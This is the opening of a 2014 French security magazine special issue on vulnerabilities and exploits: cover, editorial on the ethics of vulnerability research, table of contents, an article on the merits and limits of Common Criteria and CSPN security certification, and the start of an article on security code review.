

100 % SÉCURITÉ INFORMATIQUE



MISC

Multi-System & Internet Security Cookbook

HORS - SERIE

France METRO : 9 €
DOM : 9 €
CAN : 13,50 \$CAD
CH : 15 CHF
BEL : 9,90 €
POL/S : 1100 CFP
POL/A : 1400 CFP

L 16844 - 9 H - F : 9,00 € - RD



JUIN
JUILLET
2014

N°9

INTRODUCTION

- Limites et mérites de l'évaluation des logiciels

RECHERCHER DES VULNÉRABILITÉS

- Auditer les codes sources méthodiquement
- Du fuzzing à l'analyse de crash
- Slicing, tainting et autres : techniques avancées d'analyse par la pratique

L'EXPLOITATION MODERNE

- Le ROP pas à pas
- Android et mobile
pwn2own : du bug report à l'exploit

VULNÉRABILITÉS ET EXPLOITS

AMÉLIORER LA SÉCURITÉ...



...EN TROUVANT DES FAILLES !

MÉCANISMES DE PROTECTION DES OS MODERNES

- Comment Windows tente-t-il de se protéger contre les exploits ?
- Attaques de Java Card

DES VULNÉRABILITÉS PARTOUT ?

- De la base de données au système
- Histoire de backdoor et firmware

NEW HOSTING

AVEC LES MEILLEURES APPLICATIONS !

PACKS COMPLETS POUR PROFESSIONNELS
6 MOIS GRATUITS*

Tout inclus

- Nom de domaine (.fr, .com, .info, .net, .org, .eu)
- Ressources illimitées : espace Web, trafic, comptes email et bases de données MySQL
- Système d'exploitation Windows ou Linux

140 Apps performantes

- WordPress, Joomla!™, Drupal™, TYPO3, Magento® ... plus de 140 Apps & CMS réputés
- **Nouveau : versions d'évaluation**
- 1&1 Service Expert Apps : support dédié

Outils de référence

- NetObjects Fusion® 2013 - 1&1 Edition
- 1&1 Mobile Website Builder
- **PHP 5.5**, Perl, Python, Ruby

Marketing efficace

- 1&1 Référencement Pro
- 1&1 Newsletter Tool
- 1&1 WebStat
- Crédits Facebook®

Infrastructure High-Tech

- Disponibilité maximale grâce à la **géo-redondance**
- Connectivité > 300 Gbits/s
- **RAM garantie** : jusqu'à 2 Go
- 1&1 CDN powered by CloudFlare® (23 PoPs)
- Scan de sécurité avec 1&1 SiteLock



0970 808 911
(appel non surtaxé)



1and1.fr

* En vous engageant pour 12 mois, vous bénéficiez de 6 mois gratuits sur tous les packs hébergement 1&1 New Hosting. À l'issue des 6 premiers mois, les prix habituels s'appliquent. Offres à durée limitée et soumises à conditions détaillées disponibles sur 1and1.fr. Offres sans durée minimale d'engagement également disponibles.

ÉDITO

De la vuln à l'exploit : faites votre marché !

Il y a un peu plus d'une quinzaine d'années, alors que du lait coulait du coin de mes lèvres, je luttais pour comprendre l'article d'Aleph One sur les buffer overflows, *Smashing The Stack For Fun And Profit* [1]. Quelques années plus tard, le Cacolac au bord des lèvres, je me délectais <mode=je me la pète>en avant-première</mode> du savoureux *Vudo mallo tricks* de MaXX [2].

Entre les deux, j'avais pas mal bossé pour comprendre toutes ces choses qu'on n'expliquait pas en cours, le userland, le kernel, les débordements mémoire, et surtout, comment on pouvait jouer avec pour produire des effets non prévus par les développeurs. Et quand on y arrive, c'est Chambourcy oh oui !!!

À l'époque, c'était mieux avant (ou pas) : il suffisait d'un **grep strcpy** pour trouver 3 vulnérabilités remote pre-authentification et il n'y avait pas de protection mémoire, canary et autres ASLR. Restait juste à faire le Tree(ts).

Ami lecteur, si ces mots ne te parlent pas, continue à lire ce magazine, et bienvenue dans le 21ème siècle. Évidemment, il est beaucoup moins simple actuellement de trouver des vulnérabilités.

Quoi qu'il en soit, comme avec le pentest il y a quelques années, aujourd'hui les gens qui font de la recherche de vuln apparaissent à la croisée entre le martien et la religieuse : quand ils s'expriment, ça ressemble au yaourt Bio de la nonne. Techniquement, il ne suffit plus de se spécialiser en Windows ou Linux, mais aussi sur un logiciel donné (Acrobat, IE, Chrome, etc.) tellement ils sont devenus complexes. Et même la partie recherche de vuln se sépare de plus en plus de la partie exploitation.

Outre les aspects techniques traités dans les pages de ce magazine, la recherche de vuln pose aussi des questions éthiques. Déjà, pourquoi en chercher ? Parce que d'autres le font, et si on ne les trouve pas avant eux, il y aura toujours des méchants pour en tirer parti. Laissez des 0 days aux bad guys et ils ne sauront résister à l'appel du Bonga. En agissant au plus tôt, c'est pour aider à deux doigts de couper la fin (vous ne voulez pas un whisky d'abord, elle est raide celle-là). Toutefois, cela suppose que les bugs trouvés soient rapportés et corrigés dans un délai raisonnable, ce qui est loin d'être certain.

D'autres considèrent aussi que ce n'est pas aux clients de faire le travail qui devrait être réalisé par les éditeurs et que tant que ceux-ci ne paieront pas pour un rapport de vuln, il est hors de question de signaler quoi que ce soit. Aujourd'hui, de nombreux éditeurs ou logiciels open source proposent un Bounty quand on rapporte une vulnérabilité. C'est pas le goût du paradis et les sommes payées restent inférieures à celles distribuées par des boîtes qui font on ne sait trop quoi avec les vulns. Chez elles, ce n'est pas la politique du Prix Unique, et on y trouve tout pour l'habillement des opérations offensives.

Bref, le secteur est encore éthiquement très instable, et techniquement en (r) évolution perpétuelle.

Je regrette encore la défiance vis-à-vis de cette discipline. Pendant des années, en France, on se prenait un vent dès qu'on évoquait un sujet *offensif* : Mamie écrase les prouts comme disait Coluche. À SSTIC en 2005, des officiels avaient failli avoir une crise cardiaque, la vache, qu'on a ri et appris !

Je tiens particulièrement à remercier les auteurs impliqués dans ces pages de partager leur expérience. J'espère donc que ce hors-série contribuera à détendre l'atmosphère quant aux vulnérabilités et autres exploits : la connaissance réduit la méfiance. Mais si vous ne savez pas quoi faire des trouvailles de votre Free Time, n'hésitez pas à me contacter, je vous mettrai au parfum Bic-ause I know.

Fred Raynal

@fredraynal

@MISCRedac

[1] <http://phrack.org/issues/49/14.html>

[2] <http://phrack.org/issues/57/8.html>



Rendez-vous au 27 juin 2014 pour MISC n°74 !

www.miscmag.com

MISC est édité par Les Éditions Diamond B.P. 20142 / 67603 Sélestat Cedex Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21 E-mail : cial@ed-diamond.com Service commercial : abo@ed-diamond.com Sites : www.miscmag.com boutique.ed-diamond.com IMPRIMÉ en Allemagne - PRINTED in Germany Dépôt légal : A parution N° ISSN : 1631-9036 Commission Paritaire : K 81190 Périodicité : Bimestrielle Prix de vente : 9 Euros	Directeur de publication : Arnaud Metzler Chef des rédactions : Denis Bodor Rédacteur en chef : Frédéric Raynal Secrétaire de rédaction : Aline Hof Conception graphique : Jérémie Gall Responsable publicité : Black Mouse Communication - Tél. : 03 67 10 00 27 Service abonnement : Tél. : 03 67 10 00 20 Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne Illustrations : www.fotolia.com Distribution France : (uniquement pour les dépositaires de presse) MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12 Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04 Service des ventes : Distri-médias : Tél. : 05 34 52 34 01 La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.	
--	--	--

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles techniques et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

PRÉAMBULE

- [04] LIMITES ET MÉRITES DE L'ÉVALUATION DES LOGICIELS

RECHERCHER DES VULNÉRABILITÉS

- [10] REVUE DE CODE : À LA RECHERCHE DE VULNÉRABILITÉS
[18] FUZZING, DE LA GÉNÉRATION AU CRASH
[25] ANALYSES DE CODE ET RECHERCHE DE VULNÉRABILITÉS

L'EXPLOITATION PAR L'EXEMPLE

- [33] INTRODUCTION AU RETURN-ORIENTED PROGRAMMING
[41] REDÉCOUVERTE ET EXPLOITATION DU PWN2OWN 2012 ANDROID

MÉCANISMES DE PROTECTION DES OS MODERNES

- [53] PROTECTIONS DES SYSTÈMES WINDOWS
[60] JAVA CARD DANS TOUS SES ÉTATS !

DES VULNÉRABILITÉS PARTOUT ?

- [69] ORACLE : DE LA BASE AU SYSTÈME
[77] ANALYSE DE FIRMWARES : CAS PRATIQUE DE LA BACKDOOR TCP/32764

ABONNEMENT

- [09 / 31 / 32] BONS D'ABONNEMENT ET DE COMMANDE

SUIVEZ LES DERNIÈRES ACTUALITÉS DE VOTRE MAGAZINE SUR :

- FACEBOOK :**
<https://www.facebook.com/editionsdiamond>
 TWITTER :
<https://twitter.com/miscredac>



LIMITES ET MÉRITES DE L'ÉVALUATION DES LOGICIELS

Benoit Calmels, Pascal Chour et Mathieu Robert, Groupement des Cartes Bancaires « CB »

Céline Boyer, Groupe CANAL+

mots-clés : EVALUATION LOGICIELLE / EXPERTISE / CERTIFICATION / CONFORMITÉ / EFFICACITÉ / EAL4+ / CSPN

Les militaires ont été les premiers à tenter « d'industrialiser » un processus permettant d'évaluer la sécurité des systèmes informatiques. Ces travaux ont été à l'origine en 1984 de la parution du « livre orange » dont l'impact sur ces sujets fut déterminant. D'autres travaux en ont découlé avec la parution en 1991 des ITSEC puis des Critères Communs. Ces approches « normalisées » de l'évaluation et de la certification sécuritaire imposant répétabilité et reproductibilité des analyses ont souvent été accueillies avec un certain scepticisme, voir un certain rejet de la part des « experts » informatiques pour qui l'expertise pure, avec toute la subjectivité qu'elle comporte, est la seule approche valable. En pratique, ces deux approches sont indissociables. C'est du moins ce que tente de démontrer l'article qui suit.

1 L'enjeu de l'évaluation sécuritaire

La sûreté est une discipline qui consiste à protéger l'environnement d'une défaillance (accidentelle) d'un objet ou d'une fonction critique (ex. : une centrale nucléaire, un train automatique...). La sécurité consiste à protéger un objet ou une fonction critique d'une malveillance (intentionnelle) venant de son environnement. L'enjeu est donc très différent, car il n'est pas possible d'appréhender et d'anticiper toutes les possibilités et les capacités des agents menaçants à un instant donné. L'évaluation sécuritaire évoquée ici consiste ainsi à estimer, mesurer, quantifier la capacité d'une fonction, d'un produit voire d'un système à atteindre des objectifs de sécurité qui lui sont fixés par rapport à ce que l'on sait et ce que l'on imagine des attaques possibles à un instant donné (lors de l'évaluation). Ces objectifs peuvent couvrir la conformité à des spécifications sécuritaires (cryptographiques,

fonctionnelles, organisationnelles), mais – et c'est là où ça se complique – ils peuvent également être formulés en terme de résistance à des attaquants. Pour peu que l'évaluation débouche sur une certification, le flanc est immédiatement prêté aux critiques voire à une certaine hilarité du monde des experts sécurité.

Et pourtant, l'enjeu est bien d'obtenir une certaine confiance dans des produits ou systèmes de sécurité censés protéger les citoyens, les services, les entreprises ou les états, et de connaître les risques liés à leurs usages afin de les utiliser au mieux dans un environnement donné. Pour choisir un produit dont on attend un certain niveau de sécurité ainsi qu'une visibilité sur les risques résiduels liés à son usage, il existe plusieurs critères, pouvant mélanger :

- le prix, mais est-il corrélé au niveau de sécurité ?
- la réputation du développeur, mais sur quoi est-elle fondée ?
- l'analyse du produit par un expert, mais comment choisir les experts ?



- le choix de l'open source pour sa transparence, mais qui a réellement analysé le code source ?
- la conformité à un référentiel ou à des critères normalisés, sanctionnés par un certificat, mais avec quelles limites ?

Les acteurs feront le choix d'une ou plusieurs des approches citées en fonction du contexte et de leur culture. Néanmoins, dans un contexte réglementé, concurrentiel, multi-acteurs où la notion de juge et partie peut vite devenir critique, c'est le choix de l'évaluation et de la certification tierce partie, selon un référentiel technique et des critères plus ou moins normalisés qui s'impose naturellement.

2 Quelques besoins en termes d'évaluation et certification

2.1 Secteur public

Le monde de la défense est un des gros commanditaires d'évaluations menées selon des méthodes souvent propriétaires. On se trouve là dans un cas particulier où l'utilisateur a les moyens de disposer d'une expertise interne couvrant tous les domaines des technologies de l'information qui l'intéresse et où il n'a pas forcément besoin de démontrer à d'autres la validité de ses analyses. Ce dernier point est néanmoins à relativiser du fait que de plus en plus de projets se font en collaboration internationale. C'est sans doute une des raisons pour laquelle certaines évaluations se font dans un premier temps dans le cadre des Critères Communs sous le contrôle de l'ANSSI, quitte à ce que des analyses complémentaires soient ensuite réalisées.

Pour le reste de l'administration, l'objectif est de s'appuyer sur un référentiel permettant de créer un catalogue de produits recommandés via un label appelé « qualification ». Le RGS (Référentiel Général de Sécurité) fixe les règles concernant l'obtention de cette qualification qui s'appuie, entre autres, sur des référentiels techniques (par exemple, concernant la cryptographie) et des évaluations et certifications Critères Communs ou CSPN menées dans le cadre du schéma français de certification, lui-même piloté par l'ANSSI [1]. On est là dans la définition classique d'une politique d'acquisition.

On notera que depuis fin 2013, l'obligation d'utiliser des produits qualifiés est susceptible de s'appliquer au secteur privé, en particulier, aux opérateurs d'infrastructures vitales, via la Loi de Programmation Militaire (voir Article L1332-6-1 de la loi de programmation militaire 2014-2019).

2.2 Paiement

Le secteur du paiement n'est pas en reste puisque le Groupement des Cartes Bancaires « CB » fut l'un des premiers consommateurs de certificats de l'ANSSI (alors SCSSI) avec la mise en œuvre conjointe des évaluations et certifications de cartes à puces dédiées au paiement bancaire.

Le choix des Critères Communs et du schéma national peut s'expliquer assez simplement. CB est un GIE gérant un système de paiement interbancaire, définissant les règles fonctionnelles, les politiques de sécurité, les normes d'interopérabilité et leur mise en œuvre. CB n'est pas directement acheteur de produits, mais simplement prescripteur. Ce sont ensuite les banques ou les commerçants qui achètent les produits intégrés à la chaîne de paiement. De fait, dans un contexte de libre concurrence, le choix d'un schéma d'évaluation et de certification tierce partie est assez naturel, et vu la sensibilité du sujet sécuritaire, l'utilisation du centre de certification de l'ANSSI comme tiers de confiance est tout indiquée.

Mais ce choix n'est pas systématique : pour des produits légèrement moins sensibles que la carte de paiement, comme les terminaux de paiement, et pour des raisons de compatibilité avec les exigences propres de Visa et de Mastercard (les cartes françaises sont en général co-marquées), CB utilise aujourd'hui le schéma privé d'évaluation tierce partie qu'est PCI SSC (standard PCI PTS POI applicable aux terminaux).

Par ailleurs, pour disposer d'une plus grande réactivité face à l'innovation et dans l'attente de standards internationaux, CB est amené à produire ses propres référentiels sécuritaires. En particulier avec l'avènement des smartphones, est apparu un grand nombre d'acteurs proposant toujours plus de solutions de paiement pour mobiles (acceptation mobile où le smartphone est utilisé comme support d'un terminal de paiement, authentification par mobile pour la vente à distance, etc.). Pour identifier, dans cette effervescence, les solutions sécuritairement acceptables, CB produit ses propres référentiels et par défaut, c'est le schéma CSPN de l'ANSSI qui est utilisé pour les implémenter, avec le défaut majeur que la CSPN est une approche purement française, là où la régulation européenne des moyens de paiement incite de plus en plus à l'utilisation de certifications de produits à dimension européenne.

L'ANSSI reste en effet un garant en termes d'impartialité et d'indépendance dans un secteur très concurrentiel. Les laboratoires CSPN agréés sont d'un très haut niveau de compétence et répondent ainsi au besoin sécuritaire. Et enfin, l'ANSSI est à l'écoute des besoins de ses communautés utilisatrices, et sait adapter son processus CSPN aux particularités de certains domaines ou produits, ce qui permet



une certaine flexibilité pour traiter du domaine des produits à base de smartphone. Ce partenariat public-privé génère aussi des contraintes fortes sur l'ANSSI puisque celle-ci doit s'adapter avec plus ou moins de succès aux contraintes du monde industriel, notamment en termes de « time to market ». Sur ce dernier volet, des efforts mériteraient clairement d'être encore réalisés.

2.3 Pay-TV : le témoignage de Canal+

L'accès à la Pay-TV est assujéti à un abonnement. La protection du contenu est donc essentielle. Historiquement, CANAL+ disposait de la maîtrise totale de son système de distribution de contenu, ce qui lui permettait d'en assurer la sécurité sur l'ensemble de son parc. Pour ses composants de sécurité critiques, et en particulier la carte à puce (support du système d'accès conditionnel), le Groupe avait recours à des expertises de pointe pour l'évaluation de leurs vulnérabilités résiduelles. Cette expertise était notamment apportée par les fournisseurs de produits de sécurité (laboratoire interne du fournisseur ou laboratoires de microélectronique agréés par l'ANSSI). CANAL+ n'avait donc pas besoin d'un système d'évaluation tierce partie, et était encore moins consommateur de certificats.

Néanmoins, dans le cadre de sa fusion avec TPS, le Groupe CANAL+ a pris des engagements auprès de l'Autorité de la concurrence destinés à permettre à des opérateurs tiers de distribuer certaines des chaînes du groupe dans des conditions de sécurité transparentes et régies par des exigences sécuritaires. L'objectif de ces exigences consistait à protéger la valeur des contenus diffusés sur les chaînes du groupe en maîtrisant le risque de piratage sur toute la chaîne de distribution, y compris chez les opérateurs tiers.

Pour éviter d'être juge et partie, Groupe CANAL+ a délégué l'évaluation du respect des exigences sécuritaires de ses produits à un schéma tierce partie. L'ANSSI a été retenue. Dans le cas où une carte à puce constitue le support du système d'accès conditionnel, un certificat Critères Communs EAL4+ est dorénavant exigé. La Set Top Box jouant également un rôle essentiel dans la chaîne de sécurité, l'implémentation de nouvelles fonctionnalités dans ce matériel de réception (en réponse aux nouveaux usages des consommateurs), demande à ce qu'un focus sur la sécurité logicielle soit réalisé. Le modèle de certification adopté par le Groupe CANAL+ sur ce périmètre est la certification CSPN de l'ANSSI. Un groupe de travail a d'ailleurs été monté avec l'ANSSI, les opérateurs de télécommunications et les fabricants afin d'adapter la méthode CSPN au cas particulier des Set Top Box.

Pour le Groupe CANAL+, le choix de recourir à un schéma tierce partie est donc avant tout la résultante de contraintes réglementaires et concurrentielles, mais aussi de la complexité de l'écosystème multipartite de la télévision à péage.

3 Méthodologie d'évaluation d'un produit

Une méthodologie d'évaluation définit des tâches (*work items*) qu'un évaluateur devra réaliser. Les objectifs visés sont que ces tâches soient répétables au sein d'un même laboratoire, reproductibles entre plusieurs laboratoires et que leurs résultats soient objectifs.

Les notions de « répétable » et « reproductible » proviennent de la norme d'accréditation ISO 17025 s'appliquant aux laboratoires d'essais. « Répétable » signifie que la méthode doit fournir les mêmes résultats sur un même essai répété par un laboratoire donné et pour un équipement et un personnel donné. « Reproductible » signifie que le même essai selon la même méthode, réalisé dans deux laboratoires différents donne des résultats similaires.

3.1 Conformité vs efficacité

Dans le cas des évaluations sécuritaires, deux types de tâches complémentaires sont mises en œuvre : les unes visent à obtenir une assurance de la conformité des fonctions de sécurité vis-à-vis d'un référentiel, les autres une assurance de l'efficacité de ces fonctions vis-à-vis de l'état de l'art des attaques. Elles présentent des différences vis-à-vis des objectifs de reproductibilité et d'objectivité.

Les tâches orientées « conformité » sont les plus reproductibles et les plus objectives. On s'assure qu'une fonction de sécurité rend bien son service, par exemple qu'un contrôle d'accès n'autorise effectivement que les utilisateurs autorisés, qu'après X essais infructueux un compte est bien désactivé, etc. Pour ce faire, l'évaluateur s'appuie sur la documentation du produit, son code source, et/ou des tests. Une liste de fonctions de sécurité qu'un produit doit couvrir peut ainsi être définie et vérifiée par un laboratoire.

Les tâches orientées « efficacité » posent un problème de reproductibilité et d'objectivité, car elles s'appuient pour une bonne partie sur l'expertise de l'évaluateur. Son objectif est d'estimer la difficulté qu'aura un attaquant pour contourner une fonction de sécurité et compromettre des biens sensibles du produit. La difficulté est ici de trouver un équilibre entre le flair de l'expert qui ira creuser directement « là où ça fait



mal », et le risque de passer complètement à côté d'une vulnérabilité, car un type d'attaque n'a pas été considéré du fait des affinités techniques propres à l'expert. Afin de limiter ce risque, une approche consiste à établir un « catalogue d'attaques » pertinentes pour un type de produit considéré, afin que les laboratoires les considèrent pendant les évaluations. Il ne s'agit pas d'utiliser toutes les techniques d'attaque du catalogue au cours d'une évaluation donnée : selon les implémentations toutes ne seront pas pertinentes et l'évaluateur devra s'adapter et prioriser ses actions. Il s'agit plutôt de s'assurer qu'il a bien en tête toute la panoplie d'attaques à considérer. Cette approche contribue également à l'harmonisation des compétences des laboratoires en s'inscrivant dans le temps, puisqu'un tel catalogue évolue avec l'état de l'art des attaques. Typiquement, un tel catalogue sera maintenu par une communauté constituée de développeurs, de laboratoires, d'organismes de certifications et de consommateurs de certificats. Pour les évaluations sécuritaires des cartes bancaires, une telle communauté est réunie au sein d'un groupe baptisé JHAS [2]. Pour les terminaux de paiement, son équivalent est le groupe JTEMS [2].

Cette homogénéisation indispensable est typiquement de la responsabilité de l'organisme de certification vis-à-vis des laboratoires qu'il reconnaît. Différentes approches complémentaires peuvent être utilisées : validation de l'expertise par des pairs, challenges techniques entre laboratoires, vérification de l'existence d'outils et d'équipements pour mener à bien les analyses, etc.

3.2 Cotation des attaques, mesure d'efficacité

Au-delà des compétences des laboratoires, il est rapidement nécessaire d'introduire des métriques pour réaliser une cotation des attaques, c'est-à-dire une mesure la plus objective possible de la difficulté de réalisation d'une attaque. Ainsi une limite pourra être fixée pour déterminer si un produit passe ou échoue l'évaluation de robustesse sécuritaire.

On distingue souvent deux phases de réalisation pour une attaque : l'identification et l'exploitation. La phase d'identification couvre la découverte d'une vulnérabilité ainsi que le développement des outils pour l'exploiter. La phase d'exploitation correspond à la réalisation concrète de l'attaque dans l'environnement opérationnel du produit.

On identifie ainsi un certain nombre de critères [3] : temps passé, expertise nécessaire, connaissance du produit, possibilité d'accès au produit, équipement nécessaire aux attaques (coût, rareté, etc.), avec pour chacun de ces critères un certain nombre de points associés à la difficulté. Le nombre de points varie également entre phase d'identification et phase d'exploitation (on valorise ainsi un produit qui résiste

mieux qu'un autre en phase d'exploitation). Si le laboratoire trouve un chemin d'attaque qui « coûte » moins qu'une certaine limite, l'évaluation échoue et le produit ne peut pas être certifié.

Cette approche fonctionne très bien pour des attaques de type hardware ; prenons le cas d'un perceur de coffre. Dans la phase de découverte, l'attaquant passera du temps à analyser le blindage, et trouvera éventuellement un point de vulnérabilité après quelques essais. Ainsi il passera un temps probablement important en identification, consommation de mèches, vol/achat d'un coffre de la marque visée. Puis un second coût sera calculé pour l'exploitation : temps de perçage, coût de l'équipement, expertise requise, fenêtre temporelle d'accès au coffre sans surveillance, etc.

Pour une attaque logicielle, le calcul de la phase d'identification reste intéressant et les éléments les plus pertinents semblent clairement être les compétences de l'attaquant et le temps nécessaire. Cependant, le calcul de la phase d'exploitation est plus délicat : quand une vulnérabilité logicielle est trouvée, comment rendre difficile son exploitation ? Dans bien des cas, l'approche la plus saine consiste à considérer que le produit doit être corrigé pour permettre la certification. Toutefois, cette approche n'est pas toujours envisageable et l'on devra alors considérer la mise en place de contre-mesures organisationnelles. Une illustration typique de ce dernier cas de figure est donnée par l'attaque sur la RAM ou sur le secteur de boot du produit Truecrypt [4], inhérente au produit dans son contexte standard d'utilisation.

3.3 Périmètre de l'évaluation

Les évaluations normalisées sont généralement menées selon un cahier des charges défini par un tiers, ce tiers pouvant par exemple être le fournisseur du produit lui-même. Si on prend l'exemple des Critères Communs, le périmètre d'évaluation, et donc de certification, est défini dans un document appelé « cible de sécurité ». Ce document précise entre autres les menaces et les hypothèses de travail pour le produit visé, et instancie un sous-ensemble des exigences sécuritaires disponibles dans le catalogue des Critères Communs. La définition du périmètre, des menaces et des hypothèses peut évidemment être un sous-ensemble d'un produit, voire un sous-ensemble non pertinent pour la sécurité globale, sans que le certificateur n'ait vraiment son mot à dire sur le choix de ce périmètre. Un développeur peu consciencieux pourrait ainsi potentiellement obtenir un certificat à moindre coût pour une finalité purement marketing, sans gain réel sur l'assurance apportée par l'évaluation et la certification. Des outils existent bien sûr, permettant à une communauté d'utilisateurs de définir son cahier des charges type dans une cible de sécurité générique appelée « profil de protection », mais le formalisme



des critères rend ce type de documents difficilement abordable, voir totalement ésotérique à un utilisateur non avisé. Ce dernier pourra donc facilement être abusé sur la valeur réelle d'un certificat. Il est donc important de retenir qu'une évaluation normalisée n'est pas un gage d'exhaustivité dans l'évaluation d'un produit et que l'assurance apportée sur son niveau de sécurité dépend la plupart des temps d'un cahier des charges à regarder de près.

4 L'impossible équation, en guise de conclusion

La plupart des utilisateurs ne veulent pas avoir à juger par eux-mêmes si un produit de sécurité est efficace ou non vis-à-vis de la fonctionnalité qu'il propose. Ils réclament un mécanisme simple leur permettant de faire le tri entre les offres. La certification, largement utilisée dans d'autres domaines semble donc répondre à ce besoin.

Mais comme on l'a vu, la certification sécuritaire ne sait donner un statut que pour ce qui était connu ou envisageable durant l'évaluation. En sécurité, l'état de l'art est en évolution constante et la conformité stricte par rapport à un référentiel n'a pas vraiment de sens : ce qui compte, c'est la finalité et non pas les moyens. Si l'on souhaite assurer la confidentialité d'une information en utilisant un mécanisme cryptographique, peu importe que ce mécanisme ait été efficace « un jour ». Si le lendemain de la certification, le mécanisme est cassé, on aura beau être conforme au référentiel, la finalité qui est la raison d'être des produits qui utilisent ce mécanisme ne sera plus atteinte et le produit sera inutile.

Expliquer à l'utilisateur que la certification du produit qu'il a choisi peut être remise en cause le lendemain de son achat n'est pas des plus faciles. Et si le cas se produit (et il se produit) le risque est de le voir se retourner contre l'organisme de certification avec à la clé une explication délicate devant un juge.

C'est sans doute la raison pour laquelle les États-Unis font depuis plusieurs années la promotion d'une approche de l'évaluation selon des listes de contrôle ne considérant que les vulnérabilités connues. Cette approche peut avoir du sens pour certains produits largement répandus (typiquement, les produits nord-américains) et sur lesquels beaucoup d'analyses de sécurité sont publiées, afin d'obliger les développeurs à (au moins) corriger les vulnérabilités connues lors de l'évaluation. Mais pour peu que le produit soit inconnu ou peu répandu lors de l'évaluation, celle-ci se résumera à pas grand-chose.

Et il reste à traiter le cas où le laboratoire d'évaluation trouve (par hasard) une vulnérabilité qui ne se trouve pas dans la liste de contrôle... Le développeur peut

alors contester le bien-fondé de l'analyse, car non conforme à la méthode d'évaluation !

Ce n'est pas la voie qui est retenue dans certains pays d'Europe. En France en particulier, l'ANSSI, a pris le parti d'assumer la part de subjectivité associée aux évaluations sécuritaires, avec le risque juridique que comporte cette approche. Outre un suivi serré de la compétence des laboratoires, l'organisme de certification s'assure pour chaque évaluation que ceux-ci ont fait leur « meilleur effort » lors de l'analyse de l'efficacité du produit en fonction des critères d'évaluation utilisés. Cette approche est un sur-ensemble de ce qui est promu aux États-Unis puisqu'évidemment, la première tâche d'un laboratoire est de s'assurer qu'à minima, le produit soumis à l'évaluation ne comporte pas de vulnérabilités connues...

Cette façon de faire, plus conforme à l'idée que se font les experts d'une analyse de la sécurité, a le mérite de créer un cercle vertueux visant à améliorer la sécurité : le développeur ne peut pas se contenter de combler les failles connues, il doit aller un peu plus loin... Il ne s'agit pas d'une affirmation théorique. Dans le secteur des cartes à puce, cette approche a permis à l'industrie européenne de créer des produits dont la robustesse est reconnue dans le reste du monde et qui font que sur ce sujet, les industriels européens font la course en tête.

Par contre, elle ne règle pas plus qu'une autre les problèmes de l'utilisateur évoqués précédemment.

Il existe néanmoins des pistes. La première est que l'utilisateur mette en place une politique de gestion des risques lui permettant de limiter autant que faire se peut la survenue d'une faille de sécurité sur ses produits. Et si décidément, la seule solution pour limiter le risque est le changement du produit, il sera peut-être nécessaire, comme on le fait dans le cas des événements non prévisibles (catastrophes naturelles par exemple), d'envisager un mécanisme d'assurance pour prendre en charge le remplacement du produit et couvrir les préjudices. ■

Notes

[1] <http://www.ssi.gouv.fr/fr/certification-qualification/>

[2] http://www.sogisportal.eu/uk/tech_domain_en.html

[3] Pour les cartes à puce par exemple : <http://www.sogisportal.org/documents/cc/domains/sc/JIL-Application-of-Attack-Potential-to-Smartcards-v2-9.pdf>

[4] <http://esec-lab.sogeti.com/post/2008/12/08/46-cspn-truecrypt-english> et voir aussi la dernière étude ici : <http://isecpartners.github.io/news/2013/12/23/iSEC-Engages-In-Truecrypt-Audit.html>

Complétez votre collection d'anciens numéros !



**VERSION
PAPIER**

Rendez-vous sur :
boutique.ed-diamond.com
et (re)découvrez nos magazines
et nos offres spéciales !



boutique.ed-diamond.com



**VERSION
PDF**

Rendez-vous sur :
numerique.ed-diamond.com
et (re)découvrez nos
magazines et nos offres
spéciales !



numerique.ed-diamond.com



REVUE DE CODE : À LA RECHERCHE DE VULNÉRABILITÉS

Fabien JOBIN – fjobin@lexsi.com

Consultant/formateur en sécurité applicative – LEXSI

mots-clés : REVUE DE CODE / OWASP / TOP10 / ASVS / VULNÉRABILITÉ

Toute personne s'intéressant à la sécurité informatique connaît les tests d'intrusion applicatifs (pentest) pour la recherche de failles. Quelques-uns connaissent la revue de code source orientée sécurité. En revanche, une très faible minorité veut en faire : lire du code toute la journée semble moins attractif que d'exploiter une injection SQL. Dans cet article, nous vous faisons découvrir (et aimer :)) cette approche de la sécurité applicative.

1 Introduction

Bien que dans le préambule il soit question de tests d'intrusion, cet article n'oppose les « pentests » aux audits de code source. En effet, ce sont deux approches différentes d'une même problématique : la sécurité du logiciel, chacune ayant des avantages et des inconvénients. Dans cet article, nous traiterons de l'intérêt de cette approche par le code, pour ensuite discuter méthodologie avant de voir un cas concret d'analyse de code source et de découverte de vulnérabilités.

1.1 Qu'est-ce que la revue de code ?

La revue de code ou analyse statique de code source orientée sécurité est l'art de rechercher des vulnérabilités directement dans le code source d'une application. Pour être plus précis, il ne s'agit pas vraiment de rechercher des vulnérabilités, mais plutôt de vérifier l'absence de failles logicielles. En effet, on part des postulats suivants :

- le code de l'application a été correctement écrit ;
- un cycle de développement sécurisé a été suivi.

Bien sûr, ce sont des hypothèses optimistes, car dans la réalité, la sécurité passe en second plan par rapport aux délais de livraison. D'un autre côté si toutes les sociétés suivaient ces hypothèses, nous n'aurions pas beaucoup de travail.

1.2 Pourquoi de la revue de code ?

